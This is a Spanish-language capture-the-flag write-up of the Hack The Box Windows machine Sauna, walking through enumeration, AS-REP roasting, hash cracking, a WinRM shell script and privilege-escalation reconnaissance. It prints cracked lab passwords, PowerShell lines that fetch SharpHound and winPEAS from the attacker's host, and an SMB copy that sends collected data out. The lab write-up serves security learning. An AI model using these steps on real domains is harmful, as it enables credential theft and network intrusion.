

Sauna

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Sauna en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil (4.5).




Ilustración 1: Sauna.

Se dio comienzo a la fase de enumeración haciendo uso de NMAP:

```
root@kali:~/HTB_Sauna# nmap -v -p- --open -T5 10.10.10.175 -oG OpenPortsSauna
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-07 19:30 CET
Initiating Ping Scan at 19:30
```

Ilustración 2: Usando NMAP para identificar únicamente los puertos abiertos.

```
root@kali:~/HTB_Sauna# nmap -v -sC -n -sV -p$(cat OpenPortsSauna | grep -oP '\d{2,5}/open'
| cut -d "/" -f1 | tr "\n" "," | sed -e 's/./$/') 10.10.10.175 -oX ScanSauna.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-07 19:31 CET
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:31
```

Ilustración 3: Escaneando con NMAP los puertos abiertos de la máquina Sauna.

Port	State (toggle closed [0] filtered [3])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack		
	fingerprint-strings	DNSVersionBindReqTCP: version bind				
80	tcp	open	http	syn-ack	Microsoft IIS httpd	10.0
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE				
	http-title	Egotistical Bank :: Home				
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos	server time: 2020-03-08 00:21:30Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn	
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP	Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name
445	tcp	open	tcpwrapped	syn-ack		
464	tcp	open	kpasswd5	syn-ack		
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0
636	tcp	open	tcpwrapped	syn-ack		
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP	Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack		

Ilustración 4: Resultados de NMAP parte 1.

5985	tcp	filtered	wsman	no-response		
9389	tcp	open	mc-nmf	syn-ack	.NET Message Framing	
49667	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49669	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49670	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0
49671	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49682	tcp	filtered		no-response		
62168	tcp	filtered		no-response		

Ilustración 5: Resultados de NMAP parte 2.

Analizando los resultados obtenidos, se puede apreciar como la máquina objetivo tiene configurado un *Active Directory* (AD), donde el dominio es EGOTISTICAL.BANK y se tienen servicios habilitados tales como Kerberos, LDAP y WinRM.

```
root@kali:~# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.161 FOREST.htb.local
10.10.10.161 htb.local
10.10.10.172 MEGABANK
10.10.10.172 monteverde.htb
10.10.10.172 monteverde
10.10.10.175 EGOTISTICALBANK
10.10.10.175 EGOTISTICALBANK.htb
```

Ilustración 6: Añadiendo el dominio a /etc/hosts.

Además, el puerto 80 está habilitado, donde se ejecuta un Microsoft IIS 10.0, así que, antes de ejecutar pruebas contra los servicios descritos anteriormente, se procedió a

analizar la web y obtener la máxima información posible, haciendo uso de herramientas como DIRB y Nikto.




Ilustración 7: Servicio Web en <http://10.10.10.175>.




Ilustración 8: Nombres de posibles usuarios.

- Nikto:

```

root@kali:~/HTB_Sauna# nikto -h 10.10.10.175
- Nikto v2.1.6
-----
--
+ Target IP:          10.10.10.175
+ Target Hostname:    10.10.10.175
+ Target Port:        80
+ Start Time:         2020-03-07 19:34:46 (GMT1)
-----
--
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
  user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
  agent to render the content of the site in a different fashion to the MI
  ME type
+ No CGI Directories found (use '-C all' to force check all possible dirs
  )
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST

```

Ilustración 9: Resultados de la ejecución de Nikto.

- DIRB:

```

root@kali:~/HTB_Sauna# dirb http://10.10.10.175/ -N 500
.
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Sat Mar  7 19:34:29 2020
URL_BASE: http://10.10.10.175/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 500

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.175/ ----

==> DIRECTORY: http://10.10.10.175/css/

==> DIRECTORY: http://10.10.10.175/fonts/

==> DIRECTORY: http://10.10.10.175/images/

==> DIRECTORY: http://10.10.10.175/Images/
+ http://10.10.10.175/index.html (CODE:200|SIZE:32797)

```

Ilustración 10: Resultados de la ejecución de DIRB.

Según los resultados que se obtuvieron, se podría concluir que la información más útil con la que se contaba, eran los nombres de posibles usuarios del sistema, los cuales se reflejaban en una de las páginas web.

Se probaron conexiones por defecto a muchos de los servicios identificados con NMAP:

```
root@kali:~/HTB_Sauna# smbclient -U % -W EGOTISTICALBANK -L 10.10.10.175

      Sharename      Type      Comment
      -----
smbcli_req_writev_submit: called for dialect[SMB3_11] server[10.10.10.175]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~/HTB_Sauna#
```

Ilustración 11: Conexión mediante SMB.

```
root@kali:~/HTB_Sauna# rpcclient -U % -W EGOTISTICALBANK 10.10.10.175
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
rpcclient $> getusername
Account Name: ANONYMOUS LOGON, Authority Name: NT AUTHORITY
rpcclient $>
```

Ilustración 12: Conexión mediante RPC.

En ninguno de los intentos ejecutados se logró obtener más información del sistema. Por tanto, se procedió a ejecutar más herramientas de enumeración, con la finalidad de obtener nombres de usuarios u otro tipo de información, que fuese útil para vulnerar la seguridad del sistema.


```

root@kali:~/HTB_Sauna# python3 /root/Github/nulllinux/nulllinux.py 10.10.10.175

Starting nulllinux v5.4.1 | 03-07-2020 19:35

[*] Enumerating Shares for: 10.10.10.175
      Shares                      Comments
-----
[-] No Shares Detected

[*] Enumerating Domain Information for: 10.10.10.175
[+] Domain Name: EGOTISTICALBANK
[+] Domain SID: S-1-5-21-2966785786-3096785034-1186376766

[*] Enumerating querydispinfo for: 10.10.10.175

[*] Enumerating enumdomusers for: 10.10.10.175

[*] Enumerating LSA for: 10.10.10.175

[*] Performing RID Cycling for: 10.10.10.175

[*] Testing 10.10.10.175 for Known Users

[*] Enumerating Group Memberships for: 10.10.10.175

[*] 0 unique user(s) identified
root@kali:~/HTB_Sauna#

```

Ilustración 13: Ejecución de nulllinux.py.

```

root@kali:~/HTB_Sauna# enum4linux 10.10.10.175
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Mar 7 19:38:29 2020

=====
| Target Information |
=====
Target ..... 10.10.10.175
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.175 |
=====

```

Ilustración 14: Ejecución de enum4linux.

```

=====
| Users on 10.10.10.175 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

```

Ilustración 15: Enum4linux no obtiene nombres de usuarios.

Ninguna de las herramientas que se ejecutaron, aportaron mucha más información de la que se poseía. Por tanto, el siguiente paso fue usar Impacket (<https://github.com/SecureAuthCorp/impacket/tree/master/examples>), se intentó realizar un ataque AS-REP Roasting, usando los posibles nombres de usuarios que se encuentran en la web y diferentes palabras claves.

ASREPRoast se basa en encontrar usuarios que no requieren pre-autenticación de Kerberos. Lo cual significa que cualquiera puede enviar una petición AS_REQ en nombre de uno de esos usuarios y recibir un mensaje AS_REP correcto. Esta respuesta contiene un pedazo del mensaje cifrado con la clave del usuario, que se obtiene de su contraseña. Por lo tanto, este mensaje se puede tratar de crackear offline para obtener las credenciales de dicho usuario (<https://www.tarlogic.com/blog/como-atacar-kerberos/>). Se puede utilizar el script GetNPUsers.py de Impacket para recolectar mensajes AS_REP sin pre-autenticación.

Pero antes de ejecutar dicho ataque, se necesitan nombres de usuarios válidos, es por ello por lo que se procedió a realizar un diccionario con todas las posibles combinaciones. Además, se usó la herramienta Cewl para crear un diccionario con todas las palabras claves que se encuentran en la web.

```
root@kali:~/HTB_Sauna# cewl -d 2 -m 4 -w keywords http://10.10.10.175
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~/HTB_Sauna# wc -l keywords
384 keywords
root@kali:~/HTB_Sauna#
```

Ilustración 16: Ejecución de cewl para crear un diccionario en base a palabras claves de la web.



The screenshot shows a text editor window titled "usersGuessing.txt" with the path "~/HTB_Sauna". The window contains a list of usernames, some of which are partially cut off at the end of the line. The visible usernames are:

- sauna
- fergusmith
- fergus_smith
- shauncoins
- sophiedriver
- hugobear|
- bowietaylor
- stevenkerb
- HugoSauna
- client1
- watson
- johnson
- fsmith
- scoins
- sdriver
- hbear
- btaylor
- skerb

Ilustración 17: Creación de diccionario de forma manual en base a los nombres que se especifican en la web.

```

root@kali:~/HTB_Sauna# python /root/Github/impacket/examples/GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICALBANK/ -usersfile keywords -format hashcat -outputfile hashes.asreproast
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

```

Ilustración 18: Ejecutando GetNPUsers.py con el diccionario generado por Cewl, parte 1.

```

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

```

Ilustración 19: Ejecutando GetNPUsers.py con el diccionario generado por Cewl, parte 2.

El diccionario creado con la herramienta Cewl no proporcionó ningún usuario válido, a excepción del usuario *Sauna*, pero requería de pre-autenticación. Ahora bien, usando el diccionario generado de forma manual, se obtuvo el *hash* del usuario *fsmith*.

```

root@kali:~/HTB_Sauna# python /root/Github/impacket/examples/GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICALBANK/ -usersfile usersGuessing.txt -format hashcat
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

```

Ilustración 20: Ejecutando GetNPUsers.py con el diccionario generado de forma manual, parte 1.


```
[~] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICALBANK:0cf9dee9c05144b12973381e5f042e0b$8b3c00c520e6b2d6f
cab50aaba44947fe72562b2aab6b895dcde58b2cbaa19a391251ba7994165bcd360ac212cae93127c08615b
48420d1a22b2814d84c265e3dc79c0b1d19de237f146c11a5c2704a63ebf691b82989822ca6091d94b18068
49158c90e75b6d3e07bf930d1b5fb88628845f9a52b9980b21733873670069d6787d610933aa4e3d24ebca4
6e0cea78c1efd888a080ff8321d78269e427556831b66dab20736fc9107d6ea09eca574b3fc9257f6b1afd8
ff3ee51de4ec27d22a614cbee890701d115cb4cee3f688debb87df8149f3fa97e3ea925d3944cc88c44f296
9e7b84f662a7ae3ee9dfb8a2343746c994e3257e96c7e3
[~] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Ilustración 21: Ejecutando GetNPUsers.py con el diccionario generado de forma manual, parte 2.

Usando JohnTheRipper se consiguió obtener la contraseña del usuario *fsmith* a partir del hash:

```
root@kali:~/HTB_Sauna# python /root/Github/impacket/examples/GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICALBANK/ -usersfile usersGuessing.txt -format hashcat -outputfile hashes.asreproastSAUNA >/dev/null 2>&1
root@kali:~/HTB_Sauna# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asreproastSAUNA
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
The strokes23 ($krb5asrep$23$fsmith@EGOTISTICALBANK)
lg 0:00:00:49 DONE (2020-03-07 19:59) 0.02039g/s 214906p/s 214906c/s 214906C/s Thing..T
```

Ilustración 22: Contraseña del usuario *fsmith*.

Se usó el servicio WinRM para obtener una consola de PowerShell con el usuario *fsmith*:

```

require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.175:5985/wsman',
  user: 'fsmith',
  password: 'Thestrokes23',
)

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    print "PS > "
    command = gets
    output = shell.run(command) do |stdout, stderr|
      STDOUT.print stdout
      STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end

```

Ilustración 23: Script winrm.rb con las credenciales del usuario fsmith.

```

root@kali:~/HTB_Sauna# ruby winrm.rb
PS > whoami
egotisticalbank\fsmith
PS > whoami /priv

PRIVILEGES INFORMATION
-----

```

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Ilustración 24: Ejecución del script winrm.rb y obtención de una consola de PowerShell.

```

PS > cd ../Desktop
PS > dir -force

        Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            1/23/2020  10:03 AM             34 user.txt

PS > cat user.txt
1b5520b98d97cf17f24122a55baf70cf
PS > 

```

Ilustración 25: Flag user.txt.

Cuando se obtuvo la *flag* de usuario, se procedió a realizar una enumeración interna del sistema, con la finalidad de conocer los posibles vectores de ataque que se podrían llevar a cabo, para ejecutar una escalada de privilegios.

```

PS > mkdir tmp

        Directory: C:\Users\FSmith

Mode                LastWriteTime         Length Name
----                -
d-----            3/15/2020   8:52 PM             tmp

PS > $f=get-item .\tmp -Force
PS > $f.attributes="Hidden"
PS > cd tmp
PS > pwd

Path
----
C:\Users\FSmith\tmp

```

Ilustración 26: Creación de directorio oculto.

```
PS > $PSVersionTable.PSVersion

Major Minor Build Revision
-----
5      1      17763  771

PS > █
```

Ilustración 27: Versión de PowerShell.

Dado que era un entorno de *Active Directory* (AD), se ejecutó BloodHound para tener una idea clara del bosque del AD. Conociendo así los usuarios del domino, desde los cuales se podría llevar a cabo una escalada de privilegios.

```
PS > powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.32/SharpHound.ps1', 'SharpHound.ps1')"
PS > ls

Directory: C:\Users\FSmith\tmp

Mode                LastWriteTime         Length Name
----                -
-a----           3/16/2020  11:03 PM         919546 SharpHound.ps1
```

Ilustración 28: Descargando SharpHound.ps1 desde el servidor Apache de la máquina atacante.


```

PS > . .\SharpHound.ps1
PS > Invoke-BloodHound -CollectionMethod All -LDAPUser fsmith -LDAPPass Thestro
kes23 -Verbose
PS > ls

    Directory: C:\Users\FSmith\tmp

Mode                LastWriteTime         Length Name
----                -
-a----            3/16/2020  11:05 PM           7911 20200316230504_BloodHound.zip
-a----            3/16/2020  11:03 PM          919546 SharpHound.ps1
-a----            3/16/2020  11:05 PM           7297 U0FVTkE=.bin

```

Ilustración 29: Importando SharpHound.ps1 e invocándolo desde la PowerShell.

Obtenido el fichero de extensión “.zip”, que se genera después de invocar a *SharpHound.ps1*, se procedió a transferirlo a la máquina atacante mediante SMB. Para ello se usó *smbserver.py* de Impacket con soporte en la versión dos:

```

root@kali:~# python /root/Github/impacket/examples/smbserver.py -smb2support
               -username mrtux -password mrtux HTML /var/www/html/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

Ilustración 30: Creando un servidor SMB en la máquina atacante con soporte SMBv2.

```

PS > net use \\10.10.14.32\HTML /user:mrtux mrtux
The command completed successfully.

PS > dir \\10.10.14.32\HTML

        Directory: \\10.10.14.32\HTML

Mode                LastWriteTime         Length Name
----                -

```

Ilustración 31: Autenticación en el servidor SMB generado por Impacket.

```

[*] Incoming connection (10.10.10.175,49584)
[*] AUTHENTICATE_MESSAGE (\mrtux,SAUNA)
[*] User SAUNA\mrtux authenticated successfully
[*] mrtux:::4141414141414141:3a49a87b72cc618c0b03d705ede5b5c7:0101000000000000
0080fad4dade501af9f438ae7073b9100000000100100061006500670076006400560062
006400020010006600560061006e0055004e0051007400030010006100650067007600640056
0062006400040010006600560061006e0055004e00510074000700080080fad4dade50106
00040002000000080030003000000000000000000000000000000000000000000000000000
f5cebfd442fd44837430a2bc73e5d48dfd462994150a0010000000000000000000000000000
00000009002000630006900660073002f00310030002e00310030002e00310034002e00330032
000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:HTML)
[*] Disconnecting Share(1:IPC$)
[*] Connecting Share(3:IPC$)
[*] Disconnecting Share(3:IPC$)

```

Ilustración 32: Autenticación correcta.

Después de haber usado “net use” para autenticarse en el servidor SMB, se tenía acceso a la carpeta compartida por el servidor, donde se copió el fichero generado por SharpHound.

```

PS > Copy-Item -Path C:\Users\FSmith\tmp\20200316230504_BloodHound.zip
-Destination \\10.10.14.32\HTML\

```

Ilustración 33: Copiando el fichero .zip en la carpeta compartida de la máquina atacante.

```
PS > net use
New connections will be remembered.

Status          Local        Remote          Network
-----
OK              \\10.10.14.32\HTML  Microsoft Windows Net
work
The command completed successfully.

PS > net use * /DELETE /Y
You have these remote connections:

          \\10.10.14.32\HTML
Continuing will cancel the connections.

The command completed successfully.

PS > 
```

Ilustración 34: Cerrando la conexión con el servidor SMB.

Cargado el fichero comprimido en BloodHound, se usó la *querie* de “Find Principals with DCSync Rights”.




Ilustración 35: Resultados mostrados por BloodHound.

El ataque DCSync, permite a un atacante simular el comportamiento del controlador de dominio (DC), para recuperar datos de contraseña a través de la replicación de dominio. Una vez que un atacante tiene acceso a una cuenta privilegiada, con derechos de replicación de dominio, el atacante puede utilizar protocolos de replicación para imitar un controlador de dominio.

Tal y como se mostró en BloodHound, el usuario `svc_loanmanager` tiene privilegios para ejecutar un ataque DCSync, por tanto, se ejecutó `winPEAS.exe` para recabar más información en el sistema e intentar conseguir acceso como dicho usuario.

```
root@kali:~/HTB_Sauna# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.175 - - [21/Mar/2020 00:43:06] "GET /winPEAS.exe HTTP/1.1" 200 -
```

Ilustración 36: Servidor HTTP en la máquina atacante a través de un módulo en Python.

```
PS > $urlMrTux="http://10.10.15.108:8000/winPEAS.exe"
PS > Invoke-WebRequest -Uri $urlMrTux -OutFile winPEAS.exe
PS > ls

Directory: C:\Users\FSmith\tmp

Mode                LastWriteTime         Length Name
----                -
-a----             3/20/2020  11:45 PM         241152 winPEAS.exe

PS > .\winPEAS.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal ins
VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
  Creating Dynamic lists, this could take a while, please wait...
  - Checking if domain...
  - Getting Win32_UserAccount info...
```

Ilustración 37: Descarga y ejecución de winPEAS.exe en la máquina víctima.

```
[+] AV Information(T1063)
[X] Exception: Invalid namespace
  No AV was detected!!
  Not Found

[+] UAC Status(T1012)
[?] If you are in the Administrators group check how to bypass the UAC
sic-uac-bypass-full-file-system-access
  ConsentPromptBehaviorAdmin: 5 - PromptForNonWindowsBinaries
  EnableLUA: 1
  LocalAccountTokenFilterPolicy:
  FilterAdministratorToken:
```

Ilustración 38: Resultados winPEAS.exe parte 1.


```
[+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
DefaultDomainName      : EGOTISTICALBANK
DefaultUserName        : EGOTISTICALBANK\svc_loanmanager
DefaultPassword        : Moneymakestheworldgoround!

[+] Home folders found(T1087&T1083&T1033)
C:\Users\Administrator
C:\Users>All Users
C:\Users\Default
C:\Users\Default User
C:\Users\FSmith
C:\Users\Public
C:\Users\svc_loanmgr
```

Ilustración 39: Resultados winPEAS.exe parte 2.

La ejecución de winPEAS proporcionó las credenciales del usuario `svc_loanmanager`, ya que se encontraban almacenadas en el autologon del registro de Windows.

